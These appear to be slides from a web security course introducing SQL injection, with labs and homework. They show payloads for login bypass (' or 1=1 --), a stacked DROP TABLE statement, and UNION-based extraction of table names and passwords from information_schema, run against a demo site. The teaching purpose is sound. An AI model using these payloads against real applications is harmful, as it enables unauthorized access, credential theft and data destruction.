
Lab: DNS Lookuper

Basic Injection

SQL Injection' or 1=1--

Introduction to SQL

- Structured Query Language
- 與資料庫溝通的語言
- e.g. MySQL, MSSQL, Oracle, PostgreSQL ...



Introduction to SQL

```
SELECT * FROM user;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=1;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=2;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=3;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23

Introduction to SQL Injection


```
SELECT * FROM user WHERE id=3;DROP TABLE user;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23

Introduction to SQL Injection

```
SELECT * FROM user WHERE id=3;DROP TABLE user;
```

SQL Injection			
id	username		
		87p@ssw0rd	2021/07/08
3	meow	M30W_OW0	2021/11/23



https://splitline.tw/admin

Username

Password

Login

背後 SQL 會怎麼寫？


https://splitline.tw/admin

Username

Password

Login

```
SELECT * FROM admin WHERE  
username = "input" AND password = "input"
```




https://splitline.tw/admin

notexist

xxx


Login

```
SELECT * FROM admin WHERE  
username = 'notexist' AND password = 'xxx'
```

```
db> SELECT * FROM admin
      WHERE username = 'notexist' AND password = 'xxx';
0 rows in set
Time: 0.001s
```

```
SELECT * FROM admin WHERE
username = 'notexist' AND password = 'xxx'
```



```
SELECT * FROM admin WHERE  
username = 'admin' AND password = 'p@55w0rd'
```

https://splitline.tw/admin

```
db> SELECT * FROM admin
      WHERE username = 'admin' AND password = 'p@55w0rd';
```

username	password
admin	p@55w0rd

1 row in set
Time: 0.008s

```
SELECT * FROM admin WHERE
username = 'admin' AND password = 'p@55w0rd'
```



```
SELECT * FROM admin WHERE  
username = 'admin' or 1=1 -- ' AND password = 'x'
```

<https://splitline.tw/admin>

```
db> SELECT * FROM admin WHERE  
      username = 'admin' or 1=1 -- ' AND password = 'x';
```


username	password
admin	p@55w0rd
root	iamr00t

2 rows in set

Time: 0.006s

```
SELECT * FROM admin WHERE  
username = 'admin' or 1=1 -- ' AND password = 'x'
```

```
SELECT * FROM admin WHERE username =  
'admin' or 1=1 -- ' AND password =
```



閉合單引號

TRUE

註解

```
SELECT * FROM admin WHERE username =  
'admin' or 1=1 -- ' AND password =  
                'x'
```

```
SELECT * FROM admin WHERE username =  
'admin' or 1=1
```

HACKED

Lab: Let me in!

Besides 'or 1=1--

Data Exfiltration

- Union Based
- Blind
 - Boolean Based
 - Time Based
- Error Based
- Out-of-Band

Data Exfiltration

- Union Based
- Blind
 - Boolean Based
 - Time Based
- Error Based
- Out-of-Band

Union?

- 用來合併多個查詢結果 (取聯集)
- UNION 的多筆查詢結果欄位數需相同

```
SELECT 'meow', 8787;
```

<column 1>	<column 2>
'meow'	48763

Union?

- 用來合併多個查詢結果 (取聯集)
- UNION 的多筆查詢結果欄位數需相同

```
SELECT 'meow', 48763 UNION SELECT 'cat', 222;
```

<column 1>	<column 2>
'meow'	48763
'cat'	222



id	title	content
1	Hello	Hello World!
2	Cat	Meow Meow

```
SELECT title, content from News where id=1
```



id	title	content
1	Hello	Hello World!
2	Cat	Meow Meow

```
SELECT title, content from News where id=2
```




id	title	content
1	Hello	Hello World!
2	Cat	Meow Meow
	1	2

```
SELECT title, content from News where id=2
UNION SELECT 1, 2
```



id	title	content
	1	2

```
SELECT title, content from News where id=-1
      UNION SELECT 1, 2
```



id	title	content
	1	root@localhost

```
SELECT title, content from News where id=-1
      UNION SELECT 1, user()
```

news.php?id=-1 UNION

Title


root@local

MySQL Functions

- user() / current_user()
- version()
- database() / schema()
 - current database
-

content

root@localhost



```
SELECT title, content from News where id=-1  
UNION SELECT 1, user()
```



id	title	content
	1	p@55w0rd

```
SELECT title, content from News where id=-1  
UNION SELECT 1, password from Users
```



你怎麼通靈出 table name 和 column name 的RRR

information_schema

MySQL 中用來儲存資料庫的 metadata 的表 (MySQL ≥ 5.0)

不同 DBMS 有不同的表來達成這件事 (例如: SQLite 有 `sqlite_master`)

- Database Name

```
SELECT schema_name FROM information_schema.schemata
```

- Table Name

```
SELECT table_name FROM information_schema.tables
```

- Column Name

```
SELECT column_name FROM information_schema.columns
```

title	content
1	Users

```
SELECT title, content from News where id=-1
      UNION
      SELECT 1, table_name from
      information_schema.tables
      where table_schema='mycooldb' limit 0,1
```


title	content
1	id

```
SELECT title, content from News where id=-1  
UNION
```

```
SELECT 1, column_name from information_schema.columns  
where table_schema='mycooldb' limit 0,1
```

title	content
1	id,username,password

```
SELECT title, content from News where id=-1
      UNION
SELECT 1, group_concat(column_name) from
      information_schema.columns
      where table_schema='mycooldb'
```

title	content
admin	p@55w0rd

```
SELECT title, content from News where id=-1  
UNION SELECT username, password from Users
```

Lab: Board

Homework

- 4 + 1 Homeworks
 - 完成 Lab + 四個作業即可拿滿分數 (1000 分)
 - 想刷 ranking (?) 可以解滿五題
- 可能會遇到的後端框架 / 語言
 - PHP
 - Python
 - Golang
 - Node.js
 - ...

Homework

Week 0x01

Easy × 1

Medium × 1

Week 0x02

Medium × 1

Advanced × 1

Week 0x03

Advanced × 1

Homework

Ingura Easy

Profile Medium

Homework

Learning Resources

- Web Security Academy portswigger.net/web-security
- BugBountyHunter www.bugbountyhunter.com
- TryHackMe tryhackme.com
- Labs
 - Juice Shop github.com/juice-shop/juice-shop
 - DVWA dvwa.co.uk

次回予告

- SQL injection: Advanced
- Server-side request forgery (SSRF)
- Insecure deserialization
- Frontend security
 - XSS
 - CSRF
 - CSP

